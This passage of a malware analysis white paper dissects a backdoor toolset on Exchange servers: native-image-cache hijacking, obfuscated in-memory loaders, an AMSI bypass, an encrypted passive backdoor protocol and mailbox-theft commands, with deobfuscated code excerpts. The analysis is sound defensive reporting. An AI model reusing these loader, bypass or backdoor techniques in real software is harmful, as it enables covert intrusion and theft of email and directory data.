In other cases, the operators placed CerealLoader in the native image cache directory. To improve performance, the native image cache mechanism allows .NET applications to have platform-specific (native) code readily available. Instead of having to JIT-compile managed code, the precompiled native code can be executed directly.

Native images are stored in the `C:\WINDOWS\assembly\NativeImages_v4.0.30319_64` directory (the last part varies depending on the .NET Framework versions that are installed), and can be generated using the *Ngen.exe* app. The resulting files have `.ni` inserted before the extension.

If we look at legitimate native images in this directory, we see that they are .NET assemblies containing an offset to internal native image metadata used by the CLR loader. This offset is stored in the `ManagedNativeHeader` field of the .NET header, as shown in Figure 11. If we check the `Flags` field, we see that no native entry point is specified.



Offset	Name	Value	Meaning
9C140	Cb	48	
9C144	MajorRuntimeVersion	2	
9C146	MinorRuntimeVersion	5	
9C148	MetaData.VA	F0C18	
9C14C	MetaData.Size	6BAA0	
9C150	Flags	4	
		4	IL Library
9C154	EntryPointToken	0	
9C158	Resources.VA	15C6C0	
9C15C	Resources.Size	3960	
9C160	StrongNameSignature.VA	0	
9C164	StrongNameSignature.Size	0	
9C168	CodeManagerTable.VA	0	
9C16C	CodeManagerTable.Size	0	
9C170	VTableFixups.VA	0	
9C174	VTableFixups.Size	0	
9C178	ExportAddressTableJumps.VA	0	
9C17C	ExportAddressTableJumps.Size	0	
9C180	ManagedNativeHeader.VA	9D588	
9C184	ManagedNativeHeader.Size	A8	

Figure 11. NET header of a legitimate native image assembly

Given that CerealLoader doesn't have the same structure as legitimate native images, it seems that it wasn't generated with Ngen, but instead manually copied to the native cache directory (with elevated privileges). An example path is `C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.E083ac9c1#\00d687fb4e6fa2a01653da0edc88b666\Microsoft.Exchange.Search.Mdb.ni.dll`.

According to Ngen's documentation, native images don't necessarily contain native code for all methods of the managed assembly. If a method is not present in the native image, it is JIT-compiled from the managed assembly and executed as normal. CerealLoader doesn't contain any native code for methods in the legitimate assembly, which means that all its code is JIT-compiled.

An example execution flow is:

1. Microsoft Exchange tries to load the legitimate `Microsoft.Exchange.Search.Mdb.dll`.
2. The CLR finds a native image, the malicious `Microsoft.Exchange.Search.Mdb.ni.dll`, and loads it instead.
3. The malicious native entry point is executed.
4. The legitimate DLL is loaded.
5. All methods are JIT-compiled from the legitimate DLL, as no methods were found in the malicious DLL.

Unlike versions of CerealLoader that abuse DLL search order hijacking, these ones don't redirect any exports and only execute their native entry point when loaded.

In one case, we observed a CerealLoader binary with additional code in the native entry point to check the parent process that loaded the DLL, by calling the `QueryFullProcessImageNameA` API. If the parent process is not `Microsoft.Exchange.Search.Service`, then the malicious method is not executed.

Obfuscation

All malicious .NET components described in this white paper were obfuscated with the *ConfuserEx* protector, using control flow obfuscation and string encryption. Most samples did not use ConfuserEx's

default symbol renaming; instead, they used an unidentified renaming scheme in which methods, arguments, attributes, classes, and namespaces were renamed to misleading terms, including names resembling legitimate Microsoft components. Tools such as *de4dot* can deobfuscate the samples, but ConfuserEx must be specified manually because automatic packer detection may fail due to the unusual naming patterns.

CerealRunner

CerealRunner is a .NET binary that contains other encrypted .NET binaries. These are decrypted, deserialized together with any arguments needed for their execution, loaded in memory, executed, and their outputs are returned to the component that invoked the runner. The payloads it contains, and CerealRunner itself, are never written to disk.

Capabilities

CerealRunner enables malicious components to execute commands and receive their output. It is closely tied to CerealNeuron, a passive backdoor that receives CerealRunner binaries in network packets and runs them.

CerealRunner contains a managed resource with encrypted data. Managed resources are loaded by the CLR, rather than by the OS loader like regular PE resources. CerealRunner calls `GetManifestResourceNames` and `GetManifestResourceStream` to retrieve this resource.

The first 255 bytes in the resource are an XOR key, and the remaining bytes are encrypted with that key. In some versions of CerealRunner, the decrypted bytes are gzip compressed. Once decompressed, we obtain a series of fields serialized with *BinaryFormatter*. When a data type is serialized with BinaryFormatter, the value is stored along with type information, allowing the original data type to be reconstructed through deserialization. An example of serialized data that CerealRunner processes is shown in Figure 12.




Figure 12. Serialized data processed by CerealRunner

There are four fields, shown in four different colors. Each field is serialized, with the actual value highlighted in green. Without going into the structure of serialized fields, we can see that the first field is an eight-byte integer of type `System.UInt64` with value `0x0000000044001000` (`1140854784`). We named this field `RequestID` because it identifies a chain of payloads to execute, usually delivered in network packets. Fields processed by CerealRunner are shown in Table 1.

Table 1. Serialized fields processed by CerealRunner

Name	Data type	Description
`RequestID`	`UInt64`	Number that identifies the chain of payloads to be executed. It ties a request with its output, which is useful when CerealRunner is received in a network request and the output must be sent back.
`Payloads`	`byte[][]`	Chain of payloads to execute. Each payload is a .NET assembly and consists of a full PE image.
`PayloadIndex`	`Int32`	Index specifying that the next field, `PayloadArgs`, corresponds to a specific payload in `Payloads`. This field, together with `PayloadArgs`, repeats as many times as there are payloads. There can also be more than one set of arguments for a given payload, indicating that the payload will be executed multiple times with different arguments.
`PayloadArgs`	`object[]`	Array of arguments required by the payload to be executed. Elements can have different data types.

In the Figure 12 example, there is only one payload, with index `0`. The `PayloadArgs` field has no value (nothing highlighted in green) because it's an empty array. In other words, the payload takes no arguments.

Figure 13 shows a deobfuscated and simplified version of CerealRunner's main method. Based on the two calls to `Serialize`, the output is an array of bytes consisting of a serialized `RequestID` followed by serialized outputs of each payload, gzip compressed.

```
public byte[] MainMethod()
{
    this.HashClass.boolRunOne = false;
    Stream decryptedResource = this.GetDecryptedResource();
    byte[] outCompressed;
    try
    {
        MemoryStream memoryStream = new MemoryStream();
        try
        {
            GZipStream gzipStream = new GZipStream(memoryStream, CompressionLevel.Optimal);
            try
            {
                ulong requestID = (ulong)this.binaryFormatter.Deserialize(decryptedResource);
                this.binaryFormatter.Serialize(gzipStream, requestID);
                this.payloads = (byte[][])this.binaryFormatter.Deserialize(decryptedResource);
                while (decryptedResource.Position != decryptedResource.Length)
                {
                    int payloadIndex = (int)this.binaryFormatter.Deserialize(decryptedResource);
                    object[] payloadArgs = (object[])this.binaryFormatter.Deserialize(decryptedResource);
                    byte[] output = this.InvokePayload(payloadIndex, payloadArgs);
                    this.binaryFormatter.Serialize(gzipStream, output);
                    if (this.HashClass.boolRunOne) {
                        break;
                    }
                }
            }
            finally
            {
                if (gzipStream != null) {
                    gzipStream.Dispose();
                }
            }
            outCompressed = memoryStream.ToArray();
        }
        finally
        {
            if (memoryStream != null) {
                memoryStream.Dispose();
            }
        }
    }
    finally
    {
        if (decryptedResource != null) {
            decryptedResource.Dispose();
        }
    }
    return outCompressed;
}
```

Figure 13. Deobfuscated code with the main logic of CerealRunner

Payloads are run similarly to those of the CerealLoader code shown back in Figure 5. The assembly is loaded and the first public method of the first public type is invoked with its given arguments.

CerealSprinter

CerealSprinter is similar to CerealRunner: it contains an encrypted resource with .NET assemblies that are loaded and executed. Unlike CerealRunner, it's not used to run commands or payloads; instead, it runs other components, such as a backdoor. CerealSprinter doesn't return any output to its caller.

Capabilities

CerealRunner and CerealSprinter share many similarities. They both:

- contain a managed resource with encrypted assemblies,
- use the same XOR encryption algorithm,
- have serialized assemblies, and
- load assemblies and invoke their first public method in the same manner.

However, their code and structure differ enough to consider them two distinct malware families. After decrypting the managed resource, CerealSprinter deserializes only one object: a `byte[][]` object corresponding to the assemblies to execute. This is the same as the `Payloads` field from Table 1.

Most CerealSprinter binaries that we analyzed were contained inside CerealRunner, indicating that operators deliver new components through network requests. We observed only a handful of CerealSprinter samples, but thousands of CerealRunner samples.

CerealSprinter uses interfaces, abstract classes, and delegates, which can make it harder to locate method implementations. The same abstract type is used to create instances of classes with very different purposes: one to create a mutex, another to execute an AMSI bypass technique, and a third to run the assemblies. Figure 14 shows a simplified part of the main class code.

```
public static class MainClass
{
    public static void MainPublicMethod()
    {
        AbstractClass[] array = new AbstractClass[3];
        array[0] = new MutexClass(null);
        array[1] = new AmsiBypassClass();
        array[2] = new RunClass(new Func<IEnumerable<Assembly>>
                                (MainClass.LoadAssembliesClass.classInstance.GetEnumerableAssemblies));
        ThreadRunnerClass.GetNewInstance(array).SetExceptAction(new Action<Exception>
                                (MainClass.LoadAssembliesClass.classInstance.LogException)).RunMain();
    }

    private sealed class LoadAssembliesClass
    {
        internal IEnumerable<Assembly> GetEnumerableAssemblies()
        {
            MemoryStream memoryStream = new MemoryStream(MainClass.CryptoStaticClass.DecryptXor
                                                    (ResourceClass.GetResourceBytes(null)));
            IEnumerable<Assembly> result;
            try
            {
                IEnumerable<byte[]> assembliesEnum = (byte[][])new BinaryFormatter().Deserialize(memoryStream);
                Func<byte[], Assembly> selector;
                if ((selector = MainClass.LoadClass.assemblyLoadAction) == null)
                {
                    selector = (MainClass.LoadClass.assemblyLoadAction = new Func<byte[], Assembly>(Assembly.Load));
                }
                result = assembliesEnum.Select(selector);
            }
            finally
            {
                if (memoryStream != null)
                {
                    memoryStream.Dispose();
                }
            }
            return result;
        }

        internal void LogException(Exception e)
        {
            LoggingClass.LogToFileEncrypted(MainClass.CryptoStaticClass, "C:\\ProgramData\\WPzvo0bX0E4i.bin", e);
        }
```

Figure 14. Partial code for CerealSprinter's main logic

To ensure that only one instance runs at a time, CerealSprinter uses a mutex with its *ModuleVersionId* (a GUID) as its name. To prevent *AMSI* from scanning managed code loaded and executed by CerealSprinter, it performs *a known bypass* by setting the `amsiInitFailed` variable to `true`. CerealSprinter can also be extended by providing other implementations of the abstract class.

Execution errors are logged (encrypted) to a file on disk. Encryption consists of XORing data with a randomly generated 255-byte key. Filenames appear to be randomly generated per sample, but we saw one case where the filename was `FallbackLog.bin`.

CerealNeuron

CerealNeuron is a passive backdoor that processes incoming requests for URLs matching a predefined URI pattern. These requests contain CerealRunner binaries to be executed. CerealNeuron has no built-in commands; it receives them in network requests. This passive design is central to the toolset: rather than exposing a traditional malware C&C endpoint controlled by the attackers, it turns the victim's internet-facing Exchange server into the point where commands are delivered and executed. We have named this backdoor CerealNeuron because it is functionally similar to Neuron, malware described in *NCSC's 2017 report* and attributed there to Turla.

CerealNeuron's overall layout and entry point closely mirror those of CerealSprinter. It uses interfaces and abstract base classes to decouple core functionality from specific implementations, allowing features to be swapped without modifying the main execution logic. For example, while some samples use an XOR-based routine to encrypt log files, others replace it with RC4. In both cases, the surrounding code remains unchanged, as it interacts only with a common cryptographic interface that defines the required methods.

Configuration

CerealNeuron's default configuration is built from hardcoded values into a dictionary, where each key is a string naming the configuration entry. Table 2 shows the configuration fields.

Table 2. CerealNeuron's configuration

Key	Description
`C\ExecutionTimeout`	Time to wait before command execution times out. The default value is two minutes.
`C\Autostart`	Collection of executables to run when CerealNeuron starts, before waiting for incoming connections. These are stored in a dictionary, where the key is a string with the name of the command, and the value contains the bytes for the assembly. By default, there are no autostart commands.
`T\Uris`	List Of URIs (*Prefixes*) that CerealNeuron will respond to; e.g., `Https://*:443/Owa/Sdds`.
`T\RedirectUris`	List of URLs to redirect responses to when the request is invalid; e.g., `https://<redacted_server>/owa/auth/errorFE.aspx`. We've redacted the server from the URL because it's always in the victim's network.
`IsRunning`	Boolean that indicates whether the listener for incoming requests is running or not.
`Outputs`	Collection of command execution outputs. Normally, outputs from network-request commands are sent immediately; if that fails, they are stored here. Outputs from autostart commands are stored here and not sent. All outputs are sent together upon request, when a packet with a special token is received (see *Network protocol*).
`Log`	Collection of execution logs. Stored in memory as a list of strings with a maximum size of 500 or 1000 entries, then concatenated into a single, newline-separated string when the configuration is written to disk (see *Logging*).
`<MD5_hash>`	*ModuleVersionId* of CerealNeuron's assembly. Used when loading the configuration from disk; it is not loaded if the `ModuleVersionId` differs. The key for this field, `<MD5_hash>`, is obtained by hashing a hardcoded integer number. We observed the same key, `B38C96AE6643D2AB5C0BFE823D9C9017`, in two CerealNeuron binaries.

If a configuration file exists on disk, it is read, decrypted, and deserialized into a dictionary, overriding default values. We observed either XOR encryption with a 255-byte key, as described for CerealRunner, or RC4 encryption with a 256-byte key that differs across samples.

In one of the victim organizations, operators used a CerealNeuron version with a different configuration format: dictionary keys are integers instead of strings. The fields are the same, but the equivalent of the `Log` field has a different structure. More information is in the *Logging* section.

Finally, although CerealNeuron has no built-in commands, it can be distributed together with a configuration file that includes autostart commands.

Logging

CerealNeuron logs are stored in memory as a list of strings, with a maximum size; we observed limits of either 500 or 1000 entries. When the list is full, new entries are inserted at the beginning, overwriting old ones. CerealNeuron tracks the index of the last inserted entry, so the oldest entry is the next one after that index. Figure 15 shows some example logs from running CerealNeuron in a testing environment.

	Value
[122]	"[20.04 12:39:09] [T] {1}: Adding prefix https://*:443/owa/sdds/..."
[123]	"[20.04 12:39:09] [T] {1}: Starting..."
[124]	"[20.04 12:39:09] [T] {1}: Started"
[125]	"[20.04 12:39:09] {1}: Started"
[126]	"[20.04 13:56:48] {1}: Initialized"
[127]	"[20.04 13:56:48] [T] {1}: Adding prefix https://*:443/owa/sdds/..."
[128]	"[20.04 13:56:48] [T] {1}: Starting..."
[129]	"[20.04 13:56:48] [T] {1}: Started"
[130]	"[20.04 13:56:48] {1}: Started"
[131]	"[20.04 14:02:54] [C] {1}: Executing 1 autostart command(s)..."
[132]	"[20.04 14:02:54] [C] {1}: Executing autostart command \"plugin_test\" ..."
[133]	"[20.04 14:02:57] [C] {1}: Executed 1 / 1 autostart command(s)"
[134]	"[20.04 14:03:20] [T] {1}: Waiting for connection..."
[135]	"[20.04 14:03:32] [T] {1}: Connection from 127.0.0.1:64441"
[136]	"[20.04 14:03:32] {1}: Processing context..."
[137]	"[20.04 14:03:32] [T] {1}: Reading from 127.0.0.1:64441..."
[138]	"[20.04 14:03:32] [T] {1}: Read 342576 bytes"
[139]	"[20.04 14:03:33] [C] {1}: Executing command..."
[140]	"[20.04 14:03:35] {1}: Sending output..."
[141]	"[20.04 14:03:35] [T] {1}: Writing to 127.0.0.1:64441..."
[142]	"[20.04 14:03:35] [T] {1}: Wrote 432 bytes"

Figure 15. Example CerealNeuron logs

Log strings are stored encrypted, just like any other string in CerealNeuron. However, we observed a more obfuscated version with no log strings in the binary: they were replaced by integers. Mapping between these numbers and the corresponding strings is performed on the attackers' side.

In this version, the `Log` configuration field contains a list of objects with:

- an `int` number identifying the log string, which we call `string_id`,
- a `long` number with a timestamp obtained from *DateTime.UtcNow.Ticks*, and
- any variables added to the format string.

The first two fields are always present, followed by as many fields as there are variable values in the log string. Figure 16 shows a comparison of a call to log the same string in two CerealNeuron versions.

Simple logging

```
public void WriteConnection(byte[] output)
{
    this.logs.LogString("Writing to " + this.ClientIPInfo + "...");
    this.context.WriteResponse(output);
    this.logs.LogString(string.Format("Wrote {0} bytes", output.Length));
}
```

Obfuscated logging

```
public void WriteConnection(byte[] output)
{
    this.logs.LogObject(831538729, new object[]
    {
        this.ClientIPInfo
    });
    this.context.WriteResponse(output);
    this.logs.LogObject(576532807, new object[]
    {
        output.Length
    });
}
```

Figure 16. Comparison of logging in two versions of CerealNeuron

Fields containing variable values are XOR-encrypted with a key built with a *pseudorandom number generator* that uses `string_id` as its seed. The key is not stored, but the operators can derive it from the known seed. This also acts as obfuscation, because the key cannot be reproduced with a different implementation of the pseudorandom number generator (such as Python's, for example). The generated key always matches the length of the field to be encrypted.

This version of CerealNeuron adds two extra fields to the configuration: the maximum size of the list of logs, and the index of the list start. This solves a problem in the other version, where those fields are kept in memory, making it impossible to determine the last log line when logs are loaded from a file on disk.

Network protocol

CerealNeuron uses the *HttpListener* class to handle connections. This class requires at least one prefix – a URI defining which requests to process. Depending on the port and protocol defined by a prefix, CerealNeuron can handle HTTP or HTTPS connections. This is transparent to the `HttpListener` class, which does not implement TLS itself; an SSL certificate must already be bound to the listening port at the operating system level. This is typically true on servers, where HTTPS listeners and certificates are configured by default, but endpoints would need additional setup. Since we observed CerealNeuron only on Exchange servers in compromised organizations, we can affirm that it was designed for servers rather than endpoints.

All of the prefixes that we have observed are:

- `https://*:443/owa/sdds/`
- `HTTPS://*:443/AUTODISCOVER/MICROSOFT.EXCHANGE.PROXYSERVICE/`
- `HTTPS://*:443/AUTODISCOVER/INTEGRATED/API/`
- `HTTPS://*:443/AUTODISCOVER/PROXYSERVICE/`
- `HTTPS://*:443/MICROSOFT-SERVER-ACTIVESYNC/INTEGRATED/API/`

CerealNeuron blocks itself while waiting for a connection for one of the configured prefixes. When a request arrives, it attempts to read and process it. If the data format is invalid, or decryption fails, CerealNeuron redirects the response to one of the configured URLs. We observed redirections to error pages, which would be the expected behavior in uncompromised servers.

A valid request body contains base64-encoded bytes. Once decoded, the first 256 bytes are decrypted with RSA-2048, and contain bytes needed to calculate an AES key and IV. The following field is of variable size

and contains an AES-encrypted message. The last field is a hash used to verify the integrity of the previous fields. Figure 17 shows the general structure of a decoded request.




Figure 17. General structure of an encrypted message received by CerealNeuron

Figure 18 shows how the AES IV and key are obtained. A hardcoded private key is used to RSA decrypt the first field, obtaining at least 65 bytes of decrypted data. The first 64 bytes are hashed with SHA-384. That hash is appended to the remaining decrypted bytes, and the result is hashed again with SHA-384. The resulting 48-byte hash provides the AES IV in the first 16 bytes and the AES key in the remaining 32 bytes. The RSA private key is not unique: we observed three different keys across all observed samples.




Figure 18. Steps followed to obtain an AES IV and key from RSA decrypted bytes

To accept a request as valid, CerealNeuron performs the check shown in Figure 19. The RSA-decrypted bytes are hashed with SHA-384. The resulting hash is appended to the second part of the decrypted bytes and hashed again, obtaining 48 bytes that are used as a key for keyed hashing. The full encrypted request bytes are then hashed with HMAC-SHA-256, obtaining a 32-byte hash. If it matches the verification bytes, the request is valid.




Figure 19. Message integrity verification performed by CerealNeuron

A valid decrypted message is either an eight-byte token or a command to execute. Tokens contain a four-byte number and a four-byte hash-based calculation of that number. CerealNeuron verifies the hashed bytes and, if correct, sends all pending outputs. This is most commonly used when operators retrieve outputs from autostart commands.

As an example, the steps to verify the token `8772326745164325197` are:

- Obtain the hexadecimal representation (eight bytes) `79 BD 90 B2 6B 2D A1 4D`.
- The last four bytes (`6B 2D A1 4D`) are the verification bytes.
- From the first four bytes (`79 BD 90 B2`), calculate the sum of the high bytes (`79 BD`), the low bytes (`90 B2`), and the salt (hardcoded `0` in all samples). The result, represented as an eight-byte number, is `00 00 00 00 00 01 0A 6F`.
- Calculate the MD5 hash of the bytes in reverse order. The result is `16 3D A6 91 35 B8 F8 44 3E 8B 36 97 4D A1 2D 6B`.
- Reverse the order of the last four bytes of the hash; the result needs to match the verification bytes.

If a decrypted message is bigger than eight bytes, CerealNeuron treats it as an assembly to load and execute – a command. In most cases, these assemblies are CerealRunner binaries containing other binaries with specific commands to execute. Note that CerealNeuron doesn't pass any arguments to executed methods, which suggests that commands are never delivered directly, but instead contained inside CerealRunner, along with required arguments.

CerealNeuron creates a valid token from randomly generated numbers and prepends it to the output of the executed command. This is encrypted using the same methods described above, with a public RSA key used to encrypt the generated AES key, and the response is sent to the client.

The private and public keys used by CerealNeuron are hardcoded as base64-encoded text. Once decoded, they produce a series of `<len_field><field>` values used to initialize an *RSAParameters* object with parameters such as exponent and modulus. Part of the code used to obtain the keys is shown in Figure 20.

```
private static RSAParameters? KeyFromParams(byte[] buf_params, bool isPrivate)
{
    RSAParameters? result;
    if (buf_params == null)
    {
        result = null;
        return result;
    }
    RSAParametersClass rsaparametersClass = new RSAParametersClass(buf_params, null);
    try
    {
        RSAParameters value = default(RSAParameters);
        if (isPrivate)
        {
            value.D = rsaparametersClass.ReadWithLen();
            value.DP = rsaparametersClass.ReadWithLen();
            value.DQ = rsaparametersClass.ReadWithLen();
            value.P = rsaparametersClass.ReadWithLen();
            value.Q = rsaparametersClass.ReadWithLen();
            value.InverseQ = rsaparametersClass.ReadWithLen();
        }
        value.Exponent = rsaparametersClass.ReadWithLen();
        value.Modulus = rsaparametersClass.ReadWithLen();
        result = new RSAParameters?(value);
    }
    finally
    {
        if (rsaparametersClass != null)
        {
            RSAKeysClass.Dispose(rsaparametersClass);
        }
    }
    return result;
}



public static byte[] ReadWithLen(BinaryReader field)
{
    int num = field.ReadInt32();
    return field.ReadBytes(num);
}
```

Figure 20. Code to build RSA keys from parameters in CerealNeuron

Capabilities

We observed thousands of CerealRunner binaries with commands to be executed by CerealNeuron. These commands are assemblies with a similar structure, but differ in the arguments received from CerealRunner, and in the main *Action* that implements each specific command. Figure 21 shows a part of the code common to all commands.

```
internal static class MainLogic
{
    public static byte[] MainMethod(Action<BinaryWriter> commandAction)
    {
        CultureInfo currentCulture = Thread.CurrentThread.CurrentCulture;
        Thread.CurrentThread.CurrentCulture(CultureInfo.InvariantCulture);
        MemoryStream memoryStream = new MemoryStream();
        byte[] result;
        try
        {
            BinaryWriter binaryWriter = new BinaryWriter(memoryStream, Encoding.UTF8);
            try
            {
                try
                {
                    binaryWriter.WriteTokenBytes(TokenClass.NewToken());
                    commandAction(binaryWriter);
                    MainLogic.StatusDictionary.StatusError = false;
                }
                catch (Exception e)
                {
                    memoryStream.Seek(0L, SeekOrigin.Begin);
                    MainLogic.SetLength(memoryStream, 0L);
                    binaryWriter.Write(ExceptionManager.GetFormattedException(e));
                    MainLogic.StatusDictionary.StatusError = true;
                }
                finally
                {
                    Thread.CurrentThread.CurrentCulture = currentCulture;
                }
                result = memoryStream.ToArray();
            }
            finally
            {
                if (binaryWriter != null)
                {
                    binaryWriter.Dispose();
                }
            }
        }
        finally
        {
            if (memoryStream != null)
            {
                memoryStream.Dispose();
            }
        }
        return result;
    }
```

Figure 21. Part of the code in commands received by CerealNeuron

A token is generated and written to the output stream, then the command's actual output is appended inside the `commandAction` delegate. Although commands do not serialize the output, an *invariant culture* is set to keep further serialization stable across environments.

We observed these commands:

- Get a mailbox from a specified Exchange server in the network and retrieve all messages. This is done with *EWS operations*, by sending HTTPS requests to `https://<exchange_server>/EWS/Exchange.asmx` with a *SOAP request* (XML message) that details the information to retrieve.
- Get a specific message from a mailbox, including headers, body, and attachments, in MIME format. This is done with a *GetItem* EWS operation, specifying an *ItemId* to retrieve. The message is archived as an element `1.eml` inside a ZIP container.
- *Query Active Directory* with Lightweight Directory Access Protocol (LDAP) to retrieve information about computers, users, groups, DNS records, organizational units, and more.
